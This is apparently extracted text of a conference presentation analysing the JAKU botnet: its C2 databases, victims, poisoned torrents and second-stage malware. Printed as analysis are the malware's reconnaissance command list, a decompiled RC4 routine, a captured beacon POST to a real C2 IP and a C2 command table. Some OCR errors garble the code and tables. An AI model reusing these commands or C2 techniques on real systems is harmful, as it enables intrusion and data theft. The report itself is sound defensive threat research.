

JAKU – Analysis of a Botnet Campaign ICANN56

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JAKU- Episode I

First stage malware and making your own luck















SO WHAT? - PIVOTING AND MAKING YOUR OWN LUCK





PASSIVE DNS


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LOOKING FOR UNUSUAL THINGS...













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Apache/2.2.21 (Unix) DAV/2 mod ssl/2.2.21 OpenSSL/1.0.0c PHP/5.3.8 mod apreq2-20090110/2.7.1 mod perl/2.0.5 Perl/v5.10.1 Server at pic3.mooo.com Port 80



...SEEK, AND YE SHALL FIND?

\$ file near.jpg
near.jpg: SQLite 2.x database

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$ sqlite near.jpg .schema

CREATE TABLE child (uid TEXT PRIMARY KEY, version REAL, pip TEXT, info TEXT, infouptime INTEGER, iplist TEXT, instime INTEGER, lasttime INTEGER, downfile TEXT, downver REAL);

CREATE TABLE dist2 (id INTEGER PRIMARY KEY, pubdownfile TEXT, pubdownver REAL, pubdowncnt INTEGER, pridownfile TEXT, pridownver REAL, pridowncnt INTEGER);

CREATE TABLE history (id INTEGER PRIMARY KEY, uid TEXT, ctime INTEGER);

CREATE TABLE tvdist (id INTEGER PRIMARY KEY, tvdownfile TEXT, tvdownver REAL, tvdowncnt INTEGER);

CREATE INDEX idx_instime ON child(instime);

CREATE INDEX idx_version ON child(version);
```



DOCUMENTING THE FINDINGS

COLUMN	DESCRIPTION		
UID	A unique identifier of the victim. This allows the C2 server to track victims if and when		
	their IP address changes.		
VERSION	A unique identifier for the version of the malware on the victim machine.		
PIP	The public IP address of the victim. This is updated as and when the victim machines		
	external IP address changes.		
INFO	The details gathered by the malware from the victim machine.		
INFOUPTIME	The date/time that the INFO field was updated in the database.		
	Believed to be the data/time on the C2 server.		
IPLIST	A list of IP addresses from all the victim machines network interfaces.		
INSTIME	The date/time that the malware was originally installed on the victim machine.		
LASTTIME	The date/time of the last beacon received by the C2 server from the malware on the		
	victim machine.		



EXAMPLE DATA - PROCESSES AND FILENAMES

Image Name	PID Services
Contan Idla Durana	0.31/7
System Idle Process	0 N/A 4 N/A
System smss.exe	232 N/A
SHISS.CAC	232 N/A
winlogon.exe	456 N/A
services.exe	500 N/A
lsass.exe	516 KeyIso, SamSs
lsm.exe	524 N/A
svchost.exe	636 DcomLaunch, PlugPlay, Power
svchost.exe	708 RpcEptMapper, RpcSs
explorer.exe	2348 N/A
hpwuschd2.exe	2448 N/A
HPStatusAlerts.exe	2464 N/A
Skype.exe	2488 N/A
SSScheduler.exe	2504 N/A
SearchIndexer.exe	3132 WSearch
chrome.exe	3416 N/A
svchost.exe	3440 FontCache, SSDPSRV, upnphost
***	4000 /-
chrome.exe	4028 N/A
chrome.exe	2248 N/A
svchost.exe	2560 WinDefend
 taskenq.exe	608 N/A
Services.exe	1408 N/A
WmiPrvSE.exe	2176 N/A
WmiPrvSE.exe	3088 N/A
TrustedInstaller.exe	3832 TrustedInstaller
TVC15.exe	3780 N/A
conhost.exe	3284 N/A
tasklist.exe	2872 N/A

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FIRST STAGE - WHAT INFORMATION IS EXFILTRATED?

```
systeminfo
net use
net user
tasklist /svc
netstat -ano
dir "%USERPROFILE%\Recent"
dir "%APPDATA%\Microsoft\Windows\Recent"
dir /s/b "%USERPROFILE%\Favorites"
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


PIVOTING VIA WHAT WE NOW KNOW

C2	IP	ASN	VICTIMS
BLACK-SAPHARUS	101.99.68.5	AS45839 PIRADIUS NET	5153
BLUE-MONKEY	43.252.36.195	AS45144 Net Onboard Sdn Bhd - Quality & Reliable Cloud Hosting Provider	3925
BROWN-COOPER	103.13.229.20	AS23884 Proimage Engineering and Communication Co.,Ltd.	1184
GREEN-SOUNDFIX	27.254.44.207	AS9891 CS LOXINFO Public Company Limited.	327
GREY-THAI	202.142.223.144	AS7654 Internet Solution & Service Provider Co., Ltd.	3005
ORANGE-HOWL	27.254.96.222	AS9891 CS LOXINFO Public Company Limited.	4204
PINK-COW	27.254.55.23	AS9891 CS LOXINFO Public Company Limited.	
RED-RACCOON		AS45144 Net Onboard Sdn Bhd - Quality & Reliable Cloud Hosting Provider	10
RED-RACCOON AS24218 Global Transit Communic		AS24218 Global Transit Communications - Malaysia	17
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VIOLET-FOX	27.254.96.223	AS9891 CS LOXINFO Public Company Limited.	1187
YELLOW-BOA	202.150.220.93	AS38001 NewMedia Express Pte Ltd. Singapore Web Hosting Service Provider	




DATA LOCATIONS & VICTIM COUNT







TOTAL NUMBER OF VICTIMS PER SERVER






WHAT DO WE KNOW ABOUT THE VICTIMS?








VICTIMS LOCATIONS – AMERICAS & EMEA





VICTIMS LOCATIONS – KOREA & JAPAN






POISONED BITTORRENTS

Poisoned Files

- · mario-gun.exe
- DiVuSolo3.1-noncom.exe
- fp801.exe
- · driver_booster_setup.exe
- uiso9_pe.exe
- K-Lite Codec Pack 1120 Basic.exe
- Wextract
- winrar-x64-500.exe
- · wrar500.exe
- pcsx2.exe





PIRACY, CORPORATE VICTIMS & DWELL TIMES

Software Piracy. Over 50% of the victim computers were found to be running counterfeit copies of Microsoft Windows.

Corporate Victims Amongst the JAKU victims the number of corporate victims is significantly low. The proportion of victim computers that are a member of a Microsoft Windows domain, rather than workgroups or as standalone systems is less than 1% of all victims. This is calculated on 153 unique victims matching the corporate criteria.

Dwell Time. The length of time a botnet victim is infected for is referred to as the *dwell time*. For those identified as corporate victims the mean dwell time is 93 days with the maximum observed being 348 days. For the non-corporate the figures vary wildly and in a number of cases the systems appear to be either reinfected or are infected by a number of variants (versions) of the malware.



JAKU - HEADLINES


Piracy. The prevalence of users/victims who are running counterfeit installations of Microsoft Windows®, downloading 'warez' software and using BitTorrent software to illegally obtain these as well as other copyright protected material, such as movies and music.

C2 Databases. The use of SQLite files to collate and manage the botnet members, their structure and the use of version numbering.

Poisoned BitTorrents. The technique of threat actors deploying torrent files onto torrent sites that are pre-infected with malware has not been widely seen before, especially with respect to BitTorrent-types of attack. This behaviour is difficult to trace and track and is indiscriminate in its infection pattern unless it has some means of targeting desired demographics.

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JAKU – Episode II

2nd Stage malware, code re-use and precision targeting





2ND STAGE MALWARE – HIDING IN PLAIN SIGHT

\$ file download-sample.png
download-sample.png: PNG image data, 997393152 x 167848821, 152-bit

Malware embedded in 'fake' PNG files

Bad RC4 Encryption

LZH – LZ Huffman compression algorithm

Bitdefender – AV Detection

Stealth Injection – 'explorer.exe'

Service Installation

```
BOOL rc4(BYTE *buf,int bufsize, BYTE *modkey, int modkeylen)// 0x0041903C
 int i, x;
 byte q = 0;
 byte j = 0;
 unsigned char xorIndex;
 unsigned char tmp;
 char keydata[257];
 char state[257];
                                                                                                                   Revers
 if (modkey && modkeylen >= 1)
     // Zero out the state and keydata
     memset(state, 0, sizeof(state));
     memset(keydata, 0, sizeof(keydata));
     // Initialize the state array with identity permutation (neutral)
     for (i = 0; i < 256; i++)
         state[i] = i:
     // This is an addition included in the malware
     // it is an attempt to randomize the permutations in the state array with a modulation key array
                                                                                                                  Engineering
     // But there is a mistake where it's only ever writing to state[2] instead of the
     // presumably intended state[i]. However, this still results in the permutations being modified
     // enough to change the rc4 cipher
     for (i = 0; i < 256; i++)
         x = x % modkevlen;
         state[2] = modkev[x++];
        The permutations in the state array are now morphed/randomized
         // Morph the permutations using the key data (which is set to all zeros in this instance)
         g = (keydata[i] + state[i] + g);
         // swap some bytes
         tmp = state[i];
         state[i] = state[g];
         state[q] = tmp;
        process the input data
     for (i = 0, q = 0, j = 0; i < bufsize; i++)
         // Adjust indices
         q = (q + 1);
         j = (state[g] + j);
         // swap some bytes
         tmp = state[q];
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


R2D3 – 2ND STAGE COMMAND AND CONTROL

```
POST http://101.99.68.5/bbs/CaC.php HTTP/1.1
Content-Type: multipart/form-data; boundary=--HC-MPFD-BOUNDARY
Content-Length: 320
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36
Host: 101.99.68.5
Proxy-Connection: Keep-Alive
Pragma: no-cache
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


R2D3 – WEB LIBRARY (REUSE)









C3PRO – SECURE FILE DELETION (REUSE)



The **file deletion routine** has been taken and **recoded** from publicly available code

Originally written by John Underhill, it was called 'Secure File Shredder'

The routine used in the malware even contains the same **coding errors** made, where file are renamed 780 times (30 * 26) instead of the intended 30

The **only difference** is that the file truncation is only performed once in the malware, rather than 10 times as in Underhill's code

The purpose of this code is to **prevent advanced forensics techniques** from being able to recover the deleted files

Special Investigations contacted John who we must thank for his cooperation.



C3PRO – DNS COMMAND & CONTROL CHANNEL




192.168.222.128	192.168.222.2	DNS	77 Standard query 0xc69b A dnsinfo.slyip.net
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119.59.122.35	192.168.222.128	DNS	132 Standard query response 0x 739 CNAME LS4.com A 231.157.250.149

COMMAND	PURPOSE	н мардаруаст днаарод		
go	This just means "OK - no action to take"			
ti	Change wait/sleep time between DNS C2 attempts	Encoded system		
sh	Not implemented by author	Name and MAC		
fs	Start UDT based C2 module	address of victim		
ts	Start secondary C2 module	machine every ~3		
dl	Inject a DLL into a process via remote thread in explorer.exe	minutes		
du	Unload DLL from current process via remote thread in explorer.exe	Timiatoo		
de	Securely delete file (write/read 4 times, rename 900 times, truncate to 0 delete)	size, then		
cm	Execute command-line utility (%COMSPEC%) with parameter and send results to C2 over DNS			
cu	Send computer information to C2 over DNS			
ex	Execute command via WinExec but do not send back the results to C2 s	server		



C3PRO – UDT LIBRARIES (REUSE)





Supercomputing 2008 Bandwidth Challenge Winner

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"UDT is a reliable UDP based application level data transport protocol for distributed data intensive applications over wide area highspeed networks. UDT uses UDP to transfer bulk data with its own reliability control and congestion control mechanisms. The new protocol can transfer data at a much higher speed than TCP does. UDT is also a highly configurable framework that can accommodate various congestion control algorithms."

The ability for malware to concurrently support three separate, custom built C2 channels is more advanced than the majority of malware currently observed.

This offers insight into the amount of effort the malware author has expended to ensure that the malware is stealthy and resilient.



THE POWER OF COLLABORATION – MAKING NEW FRIENDS

CERTS

- UK
- Dutch
- Japanese
- Canadian
- Korean

Law Enforcement

- NCA UK
- Tokyo Police

Vendors

Microsoft

















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
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
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
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